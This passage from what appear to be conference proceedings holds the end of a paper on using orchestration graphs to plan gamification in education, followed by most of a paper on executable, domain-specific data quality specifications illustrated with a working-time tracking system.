At this point we should explain differences between gamification and serious games There are some terms and concepts that have similarities - gamification, game inspired design, serious games, simulations and games. The boundaries between them are not clearly defined [5]:

- Game inspired design is the use of ideas and ways of thinking that are inherent in games. Game inspired design does not express in adding game elements, but rather in using of playful design.

- Gamification is the use of game metaphors, game elements and ideas in a context different from that of the games in order to increase motivation and commitment, and to influence user behavior.

- Serious games are games designed for a specific purpose related to training, not just for fun. They possess all game elements, they look like games, but their objective is to achieve something that is predetermined.

- Simulations are similar to serious games, but they simulate real-world things and their purpose is user training in an environment resembling real life.

- Games include everything mentioned above and they are designed for entertainment.

All the above-mentioned concepts have one thing in common – they use elements that are inherent in games and their purpose is to support learning and to improve users' engagement.

In education, the main causes of poor performance are boredom, lack of commitment, and deconcentration caused by widespread access to new mobile technologies [6].

Effective game must have a clear goal, constant feedback messages, the pleasure of achieving small victories, winning small artifacts, the company of other participants in the game

[7]. While the concept of gamification may be simple, effectively gamifying a concept isn't. However, it can be simplified, by following a five-step process.

#### **Understanding the target audience and the context**

The decisive factor for the success of the educational program is appropriate recognition to whom it is addressed. This combined with the context in which the program is being delivered, will help in designing a program that empowers the student to achieve the objective of the program. Audience analysis can help you determine factors such as age, skills, and knowledge, analysis of the context can provide detailed information on the size of the group of students, the environment, determining skill and timing.

#### **Defining learning objectives**

Defining educational objective is based on the answer to what a student will achieve by implementing an educational program. These goals can be divided into three groups:

- General Instructional Goals such as having the student complete an assignment, a test/quiz/exam, a project, etc.
- Specific Learning Goals which could include the student understanding a concept, being able to perform a task after the training, or completing the learning program.
- Behavioral Goals which may require the student to concentrate in class, complete assignments faster, minimize distractions in class, etc.

#### **Sequence learning process**

Structuring the experience via stages and milestones enable instructors to sequence knowledge and quantify what the students need to learn and achieve by the end of each stage or milestone. These milestones work well for students as well, as it makes the ultimate objective seem more achievable and measurable, while ensuring that obstacles within and between each stage are easily identifiable. Breaking down the education program into different stages gives the instructor the opportunity to judge the objectives, context, and pain points, and prepare a more effective overall gamified process for education.

#### **Defining game elements**

After identification of stages and milestones we can decide which stages, if any, can be gamified, and how. Considering the gamification we should answer the following questions:

- can we apply tracking mechanism?
- what currency we would use and how much we need to level-up?
- are the implemented rules transparent to participants?
- does the overall system give the student and/or instructor feedback?

When designing the section being gamified, a currency can help determine levels within a stage and it is possible for a level to be a whole stage in the education program. It also gives the instructor the opportunity to use currency-based levels and rules to receive and give feedback. Feedback is an important ally, as studies show that students do better when

given more opportunities to complete a task [8]. This is exactly what makes games appealing, as students are given quick feedback if they do a task wrong and have the chance to try it again.

#### **Applying game elements in education**

Gamification in education is based on the implementation of game elements into the teaching content. Game mechanics can be classified as self-elements or social-elements [9].

Self-elements can be points, achievement badges, levels, or simply time restrictions. These elements get students to focus on competing with themselves and recognizing self-achievement. Social-elements on the other hand, are interactive competition or cooperation, like for example leaderboards. These elements put the students in a community with other students, and their progress and achievements are made public.

Keeping other factors constant, social-elements can motivate students in a community setting.

Applying gamification strategies and/or technology to curriculums may often do a better job of teaching. However, it does not mean it should be a replacement for a comprehensive curriculum or face-to-face instruction. Instructors must be careful not to depend on extrinsic motivators in the game to modify student behaviour, as the habit created during the gamified process may not sustain once the extrinsic reward is gone [10].

### **III. CONCEPT OF ORCHESTRATION**

The term orchestration can be defined as real time management of multilayered activities in a multi-constraints context [13]. The concept of orchestration defines the role of the teacher as a person defining the forms of student interaction, management of available resources and technology.

In 2015, Dillenbourg [11] introduced the idea of orchestration graphs (fig.1) in the form of timelines with social granularity on the y-axis (ranging from individual work, to small groups, whole class, and the world) and time along the x-axis (fig.1). It is a structured view of a learning scenario, consisting of learning activities (nodes). Activities take place at different social planes, have a start and an endtime.

On an individual plan students work independently on the assigned task (gathering information, writing summary, reading text, etc.).

On the set of group students work in small teams (up to 10 people) focused on solving a given problem.

Within the team, individuals may be assigned different roles, but, at the end, they need to converge on a joint product.

On the class plane, the activity involves all the students in the class: they do activities such as listening to lectures, participating in discussions, presenting posters, or visiting a museum together.




Fig.1 Example of orchestration graph.

The term activity defines what students should do to achieve the goal established by the teacher. Activities do not have a specific duration, can last 2 seconds or 2 months. Some activities performed by learners cannot strictly be qualified as “learning activities” - students are not exactly learning anything, but they have to perform an activity required for continuing the learning scenario (i.e. finding teammates). Therefore term “learning activity” can be considered as synonymous with “learner activity” [11].

Activities can be described by parameters such as:

- objects
- products
- competencies
- traces
- metadata.

In orchestration graphs, activities are connected by edges.

These can contain pedagogical justifications (e.g., activity 1 is an advanced organiser for activity 2), learning analytics information (e.g., student success in activity 1 is 34% correlated with/predictive of success in activity 2), and operators [13].

Operators receive data from student activities (products), and generate input for subsequent activities. Operations can include aggregation, disaggregation, assignment, translation and transformation of the student product. Operators are also used to generate social structures based on input data, such as organizing students into groups based on their previous answers [12].

Operators are classified into categories [12]:

- Aggregation operators gather data for subsequent activities (listing, classifying, sorting, synthesizing, visualizing),
- Distribution operators split data for subsequent activities (broadcasting, user selection, sampling, splitting, conflicting, adapting),
- Social operators modify the social structure of activities (group formation, class split, role assignment, role rotation, group rotation, dropout management, anonymization),
- Back-office operators enrich data with external information, including information manually provided by human actors (grading, feedback, anti-plagiarism, rendering, translating, summarizing, converting, updating).

In gamification you may attempt to use the following operators which capture the spirit of the game: real time feedback, tracking mechanism, leveling, currency, teaming, plot twisting, loss aversion, challenges, discovery and exploration, countdown.

The use of graphs and operators to illustrate the implementation of games in education will be presented in the next section.

#### IV. POSSIBILITY OF USING ORCHESTRATION GRAPHS IN GAMIFICATION

In order to judge the effectiveness of gamification scientists of University of Cape Town (UCT) decided to apply it to an existing Computer Science course focusing on 2D games design and development a traditional computer game [14]. The game had a Steampunk theme. Steampunk is a science fiction sub-genre set in an alternate past similar to the Victorian era, but with advanced technology. Students are introduced to a secret “Order of the Curmudgeons”. This order is a club of mad scientists, each with their individual quirks and expertise. A device called the “Crowther Engine” has gone missing and the students must solve the mystery of its theft. This is accomplished by earning clues by completing tasks. Once the students unravel the final set of clues, they have solved the mystery.

The long-term goals of the second year Games Course are to teach development concepts and skills relevant to 2D games design. Gamification is intended to aid in meeting this long-term goal by [14]: improving the students review of course material, increasing meaningful class participation, fostering problem solving skills, increase lecture attendance, encouraging creativity in practical tasks.

Each of these sub-goals in design was linked explicitly to a reward structure, through an experience point (XP) system. The students were given short timed assessments, in the form of quizzes, once a week. The quizzes were based on lecture material taught in the previous week and promoted a review of course material after lectures. Students were awarded experience points (XP) for achieving various levels of success: 10 XP were given for 70-79%, 20XP for 80-89%, 30XP for 90-100%.




Fig.2 Orchestration graph with operators

Sporadic group challenges were organised throughout the semester to practice game development concepts learnt in class.

The above mentioned activities can be visualized using orchestration graphs (fig 2).

As you can see above operators fit into the framework of the previously described ones. Operator 1 and 2 contains operators(mentioned in chapter III) such as leveling, challenge, countdown, loss aversion(not getting a reward, but avoiding punishment).

By using graphs we can accurately plan student behavior, enhance all educational-related factors - participation in lectures (gaining extra points), group work (brainstorm to overcome difficult challenges), knowledge exchange ( to shorten task execution time).

## V. CONCLUSION

So far orchestration graphs have been used as a tool to support the functioning of MOOC [12]. We want to propose to use them in gamification, which is a one of the educational approaches and techniques that increase motivation and engagement of learners [15].

Use of orchestration graphs can open new opportunities for support of development of an effective strategy for the implementation of gamification in e-learning.

## REFERENCES

- [1] J. Hamari, J. Koivisto, H. Sarsa, "Does gamification work? - A literature review of empirical studies on gamification," in Proc. 47th Hawaii Int. Conf. Syst. Sci., 2014, pp. 1-10. <https://doi.org/10.1109/HICSS.2014.377>
- [2] S. Deterding, D. Dixon, R. Khaled, and L. Nacke, "From game design elements to gamefulness: defining gamification," In Proceedings of the 15th International Academic MindTrek Conference: Envisioning Future Media Environments, September 28-30, 2011, Tampere, Finland, ACM, pp. 9-15. <http://dl.acm.org/citation.cfm?doid=2181037.2181040>
- [3] C.S. Deterding, M. Sicart, L. Nacke, K. O'Hara, D. Dixon "Gamification: Using Game Design Elements in Non-Game Contexts". In CHI 2011 Workshop Gamification: Using Game Design Elements in Non-Game Contexts, Vancouver, Canada, 2011, p.2-5. <https://doi.org/10.1145/1979742.1979575>
- [4] G. Zichermann ,J. Linder, "The Gamification Revolution. How Leaders Leverage Game Mechanics to Crush the Competition", McGraw Hill Education, New York 2013
- [5] G. Kiryakova, N. Angelova, L. Yordanova "Gamification in education" Proceedings of 9th International Balkan Education and Science Conference Edrine, Bulgaria, 2014, p.293.
- [6] M. Richtel, "Growing Up Digital, Wired for Distraction". [http://www.nytimes.com/2010/11/21/technology/21brain.html?pagewanted=all&\\_r=2&2010.11.21](http://www.nytimes.com/2010/11/21/technology/21brain.html?pagewanted=all&_r=2&2010.11.21)
- [7] L.C. Wood,T. Reiniers, "Gamification in logistics and supply chain education: Extending active learning". IADIS Internet Technologies and Society, Perth, Australia, 2012, 101-108.
- [8] C.Evans, (2011, July 31). Game designer Jane McGonigal interviewed by Cameron Evans, U.S. Education CTO, Microsoft. (J. McGonigal, Interviewer) <http://www.youtube.com/watch?v=5-mc9Rrfs00>
- [9] G.Kovacs, *Why to use gamification in higher education?*, ICT for language learning 8th edition, Florence, Italy 2013, p.345.
- [10] W. Hsin-Yuan Huang, D. Soman, *A Practitioner's Guide To Gamification Of Education*, Rotman School of Management University of Toronto 2013, p. 11-16
- [11] P. Dillenbourg, M. Nussbaum, Y. Dimitriadis, , J. Roschelle, *Design for classroom orchestration*. Computers & Education, 69, 485-492. 2012 <https://doi.org/10.1016/j.compedu.2013.04.013>
- [12] P. Dillenbourg, " Orchestration Graphs: Modeling scalable education". EPFL Press 2015.
- [13] S. Håklev, L. Faucon, T. Hadzilacos, P. Dillenbourg, *Orchestration Graphs: Enabling Rich Social Pedagogical Scenarios in MOOCs*, L@S 2017, the Fourth Annual Meeting of the ACM Conference on Learning at Scale 2017 p.262
- [14] S. O'Donovan, J. Gain, P. Marais, "A case study in the gamification of a university-level games development course", SAICSIT '13 Proceedings of the South African Institute for Computer Scientists and Information Technologists Conference p.246-248, 2013 <https://doi.org/10.1145/2513456.2513469>
- [15] J.J. Lee, J. Hammer, "Gamification in Education: What, How, Why Bother?" Academic Exchange Quarterly, 2011, 15(2).

## Domain-Specific Characteristics of Data Quality

Zane Bicevska  
DIVI Grupa Ltd  
Riga, Latvia  
Email: Zane.Bicevska@di.lv

Janis Bicevskis  
University of Latvia  
Riga, Latvia  
Email: Janis.Bicevskis@lu.lv

Ivo Oditis  
DIVI Grupa Ltd  
Riga, Latvia  
Email: Ivo.Oditis@di.lv

□

**Abstract**–*The research discusses the issue how to describe data quality and what should be taken into account when developing an universal data quality management solution. The proposed approach is to create quality specifications for each kind of data objects and to make them executable. The specification can be executed step-by-step according to business process descriptions, ensuring the gradual accumulation of data in the database and data quality checking according to the specific use case. The described approach can be applied to check the completeness, accuracy, timeliness and consistency of accumulated data.*

**Keywords**– *Data quality, domain-specific modelling languages, executable business processes*

### I. INTRODUCTION

The term “quality” depends highly on the context in which it is applied. The term is commonly used to indicate the superiority of a manufactured good or attest to a high degree of craftsmanship or artistry [1]. In manufacturing industries, quality is viewed as a desirable goal to be achieved through management of the production process.

Data quality is an IT-specific term, and it can be defined as the degree to which the data fulfills requirements of characteristics [2]. Examples of data quality characteristics are: completeness, validity, accuracy, consistency, availability, and timeliness.

The data quality problem is topical since over 50 years, and many different approaches are discussed in scientific publications addressing data quality issues. In the major part of sources the central attention is paid to defining of data quality characteristics informally and measuring of their values. Mechanisms for specifying of data quality characteristics in formalized languages usually are not considered. The main task of this research is to provide data quality management mechanisms being able to execute data quality specifications which are defined using formalized domain specific language (DSL).

To evaluate the data quality for the specific usage, the requirements for data must be described. The descriptions

should be executable, as the stored data will be “scanned” and its’ compliance to requirements will be checked.

In order to achieve the goal, two key requirements for specifying the data quality were formulated. Firstly, the ISO 9001:2015 standard considers data quality as a relative concept, largely dependent on specific requirements resulting from the data usage. It means the same data can be of good quality for one usage and completely unusable for another. For instance, to determine a count of students in a high school, only the status of students is of interest, not other data like students’ age or gender. The same data may be checked for it’s accordance to different quality requirements. It should also be emphasized that many conditions and requirements can’t be checked during the data input as they are dependent on values of other data objects that are not entered yet. For instance, at the time of student’s enrollment not all information about his/her financial obligations is available and/or entered in the database. This is the reason why high-quality data in practice occurs rarely.

The proposed approach intends creating of specific data quality model for each information system. The model is described by using means of a DSL, and it lets clearly define requirements for data objects attribute values and compatibility. The data quality model is executable: both the syntactic and the semantic controls are performed. The approach provides the possibility to use the data quality model for measurement of data quality.

The paper deals with following issues: overview about the related research (Section 2), and a description of the proposed solution (Section 3).

### II. RELATED WORKS

There are three main research branches present: (1) the total data quality management (TDQM) theory, (2) the data quality defining by using the Object Constraint Language (OCL), (3) the data quality management using SSIS tools. They all are described in this chapter.

#### A. Total Data Quality anagement

The issue of data quality is essential since the very beginning of the IT industry. Numerous studies have led to various definitions of data quality. For instance, data are of good quality if they satisfy the requirements imposed by the intended use [3].

□ The research leading to these results has received funding from the research project “Information and Communication Technology Competence Center” of EU Structural funds, contract nr. 1.2.1.1/16/A/007 signed between ICT Competence Centre and CFLA of Latvia, Research No. 1.8 „Data Quality Management by using Executable Business Process Models”.



Data are of high quality if they are fit for their intended uses in operations, decision making, and planning. According to Joseph Juran [4] data are fit for use if they are free of defects (accessible, accurate, timely, complete) and possess desired properties (relevant, comprehensive, proper level of detail, easy to read, easy to interpret) [5].

Data quality can also be characterized by different dimensions. In 1996 Wang and Strong [6] defined 15 data quality dimensions which are confederated in four quality groups: intrinsic, contextual, representational, accessibility.

Redman [5] provides 51 data quality dimensions, arranged in 9 data quality groups. Such a deep data quality gradation may seem an overstatement, especially for practitioners. In 2013 the Data Management Association International UK Working Group possesses only 6 dimensions: Completeness, Uniqueness, Timeliness, Validity, Accuracy, Consistency.

### *B. Object Constraint Language*

The OCL started as a complement of the UML notation with the goal to overcome the limitations of UML in terms of precisely specifying detailed aspects of a system design [7]. Since then, OCL has become a key component of any model-driven engineering (MDE) technique as the default language for expressing all kinds of (meta)model query, manipulation and specification requirements [8].

Constraints at the model level state conditions that the “data” of the system must satisfy at runtime. Therefore, the implementation of a system must guarantee that all operations that modify the system state will leave the data in a consistent state (a state that evaluates to true all model invariants). Clearly, the best way to achieve this goal is by providing code-generation techniques that take the OCL constraints and produce the appropriate checking code in the target platform where the system is going to be executed.

Typically, OCL expressions are translated into code either as database triggers or as part of the method bodies in the classes corresponding to the constraint context types. Roughly, in the database strategy each invariant is translated as a SQL SELECT expression that returns a value if the data does not satisfy that given constraint. This SELECT expression is called inside the body of a trigger so that if the SELECT returns a non-empty value then the trigger raises an exception. Triggers are fired after every change on the data to make sure that the system is always in a consistent state. The OCL has many positive qualities: (1) OCL is an extension of UML, and it has gained a wide popularity in the computer scientists’ community, (2) OCL provides a rich range of means of expression, allowing the use of widely used programming constructions. At the same time the disadvantages of OCL should also be recognized: (1) OCL is a declarative language without graphical notation, (2) constraints of OCL are closely related with the data storage in a relational database, (3) defining of data quality constraints in OCL requires good programming skills.

Furthermore, the OCL is missing a number of features that are necessary for data quality:

- no data read/write operations,
- no operations for reading and checking of discrete data objects that are not related to database (such operations are necessary for verifying of data entered via screen forms),
- constraints in OCL are described linearly (like a program code) and not graphically,
- defining and understanding of OCL constraints requires deep knowledge and skills in object-oriented programming; it makes the OCL unsuitable for industry professionals without appropriate IT background.

Usually data quality controls are hard-coded in data processing programs and can not be changed without involvement of programmers. As a result, often inconsistent data is entered and stored in databases.

OCL-based data quality solutions are hard to use practically due to the dynamic data input into database as well as to the complexity of OCL.

### *C. SQL Server Integration Services*

As every solution, Microsoft SQL Server Integration Services (SSIS) has various advantages and disadvantages [9]. SSIS offers wide range of features for data migration, and designing of ETL and transformation processes [10]. To cover a broad spectrum of requirements for data migration and ETL processes, SSIS includes both standardized operations for many widely-used database management systems, and add-ons for different import/ export formats, and opportunities for developers to use the programming environment VisualStudio.

Furthermore, SSIS is open platform allowing create and use external add-ons. Hence SSIS should be considered as a mature platform that is suitable not only for solving of ETL tasks but also for processing of emails, linear text files, XML files, and other operations. The rich range of included features enables creating of SSIS packages from predefined components or to develop them by programming.

Microsoft has designed this product to provide better approach towards data migration, manipulation and transformation. With the power to define the workflow of process and task, user can easily define how the process should flow and perform some task on different interval. It also provides color codification and real-time monitoring.

SSIS advantages:

- SSIS can handle data from heterogeneous data sources,
- SSIS provides transformation functionality,
- Tightly integrated with Microsoft Visual Studio and Microsoft SQL Server,
- suitable for complex transformations, multi-step operations and structured exception handling.

SSIS disadvantages:

- to see package execution report needs Management Studio rather than being published to reporting services,
- SSIS memory usage is high and it conflicts with SQL.



Authors of [11] assure that usage of SSIS removes need of hardcore programmers as SSIS is apparently easy to understand and manage. In contradiction to [11] the authors of this research believe that the usage of SSIS have some fundamental barriers. The complexity of the approach is high; the usage of the solution for data processing and data quality management require either programmer's level of understanding of process execution, or many years of experience with SSIS.

Although not designed specifically for data quality management, features offered by SSIS provide a number of suitable solutions. Currently there are not known SSIS uses for data quality management which were not related to data migration. However, data quality management elements offered by SSIS are practically usable and should be taken over in further data quality solutions.

### III. PROPOSED APPROACH

The data is stored in the database gradually in various steps. Hence the data quality requirements should be formulated for several levels of a data object – (1) discrete data object, (2) contextual control on interrelated data, (3) contextual control on the database, and (4) contextual control on several databases.

#### A. Data Quality Requirements for a Separate Data Object

The proposed ideas will be demonstrated with the help of a simple example. Let us consider a working time tracking (WTT) system having the ER model given in the Fig.1. There are many active projects in an enterprise (entity Projects); every project has several employees (entity Developers); each employee (developer) may be involved in several projects; the working time spent by an employee (developer) in a specific time frame is aligned to one specific project (entity Work\_time).




Fig. 1 WTT data model

The entity *Projects* has the following attributes: *Proj\_ID* (project identifier to specify the project to which the spent working time should be referred), *Proj\_name* (project name), *Proj\_volume* (the estimated work amount of the project in man-hours), *Proj\_start\_date*, *Proj\_end\_date*, *Proj\_limits* (the maximum allowable work amount of the project in man-

hours), *Proj\_actual* (project is active/passive), *Proj\_leader\_ID* (project manager).

The entity *Developers* has the following attributes: *Dev\_ID* (the developer to whom the spent time should be referred), *Dev\_name* (developer's name), *Dev\_surname*, *Dev\_load* (the minimum monthly developer's workload).

The entity *Work\_time* has the following attributes: *Wt\_ID* (identifier of the spent working time record), *Wt\_hours* (spent working time of the developer), *Wt\_date* (date of the spent working time), *Wt\_work\_descr* (description of the performed work), *Wt\_accept* (reported working time is accepted by the project manager, Yes/ No), *Proj\_ID* (the project to which the time should be referred), *Dev\_ID* (the developer to whom the time should be referred).

The entity *Proj\_Dev\_time* is a junction table for dealing with many-to-many relationships, and it has the following attributes: *Proj\_ID* (the project where the *Dev\_ID* works), *Dev\_ID* (the developer working in the project *Proj\_ID*), *Start\_date* (the date when the developer *Dev\_ID* started to work in the project *Proj\_ID*), *End\_date* (the date by which the *Dev\_ID* will be assigned to the *Proj\_ID*).




Fig. 2 Example of data object's syntactic control

Let us assume, the developers prepare reports about their working time autonomously and send the reports to data base where all enterprise data from various sources is collected. The procedure receives values of attributes:

< *Proj\_ID*, *Dev\_ID*, *Wt\_date*, *Wt\_hours*, *Wt\_work\_descr* >

The quality specification of report shown in the Fig.2 ensures quality control within one input message: (1) are all mandatory fields completed (*Proj\_ID*, *Dev\_ID*)?, (2) have input values correct data types (*Wt\_date*, *Wt\_hours*)?

In order to make the quality specification executable, informal texts should be replaced by program routines executing the desired operations.

### B. Contextual control on interrelated data

Contextual control on interrelated data (see Fig.3) ensures quality control using attribute values of mutually interconnected data objects: (1) does the message contain object instances with references to other data objects (Project exists, Developer exists)?, (2) are the attribute values of input data in compliance with related data objects?




Fig. 3 Example of contextual control on interrelated data

In order to make the quality specification executable, informal texts should be replaced by SQL statements for data retrieving and control of constraints (see. Fig.4). Tools like SSIS may be used – these also offer statements for execution of SQL statements and validation of results.




Fig. 4 Example of executable contextual control on interrelated data

### C. Contextual control on the database

Contextual control on the database (see Fig.5) checks the compliance with conditions valid for the whole data base (examples: isn't the maximum of work amount allowed for the project exceeded, do the reports of employee cover the minimal workload of the employee in the time period, etc.).




Fig. 5 Example of contextual control on the database

In order to make the quality specification executable, informal texts should be replaced by SQL statements for data retrieving and control of constraints (see. Fig. 6).




Fig. 6 Example of executable contextual control on the database

Diagrams in Fig.2, Fig.3 and Fig.5 form an informal data quality specification of working time tracking (WTT) system. It may be useful for industry experts to describe data quality requirements as a more formalized specification of executable controls is not practically applicable without IT skills. Executable data quality specifications can be used in business process steps to check data quality in certain points of processes.

Practical uses of the proposed approach have shown advantages of graphically represented data quality specification as they were more effective in discovering of information system-caused data quality errors than the traditionally used informal data quality specifications in the textual form. It reaffirmed advantages of graphic diagrams in comparison to natural language texts in standardized documents.

Additional advantages can be gained if the data quality specifications are transformed to executable specifications. Although additional programming is needed to ensure the executability, a much higher data quality can be achieved in an information system as a whole if data quality controls are incorporated in business process steps.

First two of mentioned data controls typically are applied during data input. In case data should be saved anyway it is marked as incorrect. As this one control over database could be rather resource-intensive (time, server memory, processor time, data locking) it can not be executed on every data manipulation. Contextual control on the database usually is executed out of business hours and even not every day. Still the proposed approach is universal, and it is applicable in different cases – during the initial data input in information system, migrating data from one information system to another, performing data transformation to data warehouse.

#### *D. Contextual control on several databases*

The above described approach is also applicable in cases when several information systems of different enterprises are involved. Such a case is typical for public institutions with different but interrelating state information systems.

This problem has been addressed in Latvia since 2000. The essential data of public interest are accumulated in different state information systems: Population Register, Business Register, Vehicle register, etc. Each of the registers is managed and maintained by some public body which is responsible for the quality of the accumulated data.

The registers should also mutually exchange data; usually it is organized with the help of web services serving and receiving data – concrete values of data objects' attributes. Each data exchange session may require only few attribute values. When using data quality specifications, it is possible to check and evaluate the quality of received data.

Like the Latvian Integrated State Information System project [12], the described problem is also addressed in Estonia [13], Lithuania [14] etc.

Currently development of various industry-specific state information systems is continuing, and the identified data quality problem persists in each system again and again.

## IV. CONCLUSIONS

The research shows the relative and dynamic nature of data quality. The usage of data implies requirements for data quality; the data are accumulated and verified step-by-step. Consequently a data quality management system has to fulfill the following key requirements:

- Data quality requirements are formulated for different levels – a discrete data object, interrelated data objects, data in a database, data in several databases.
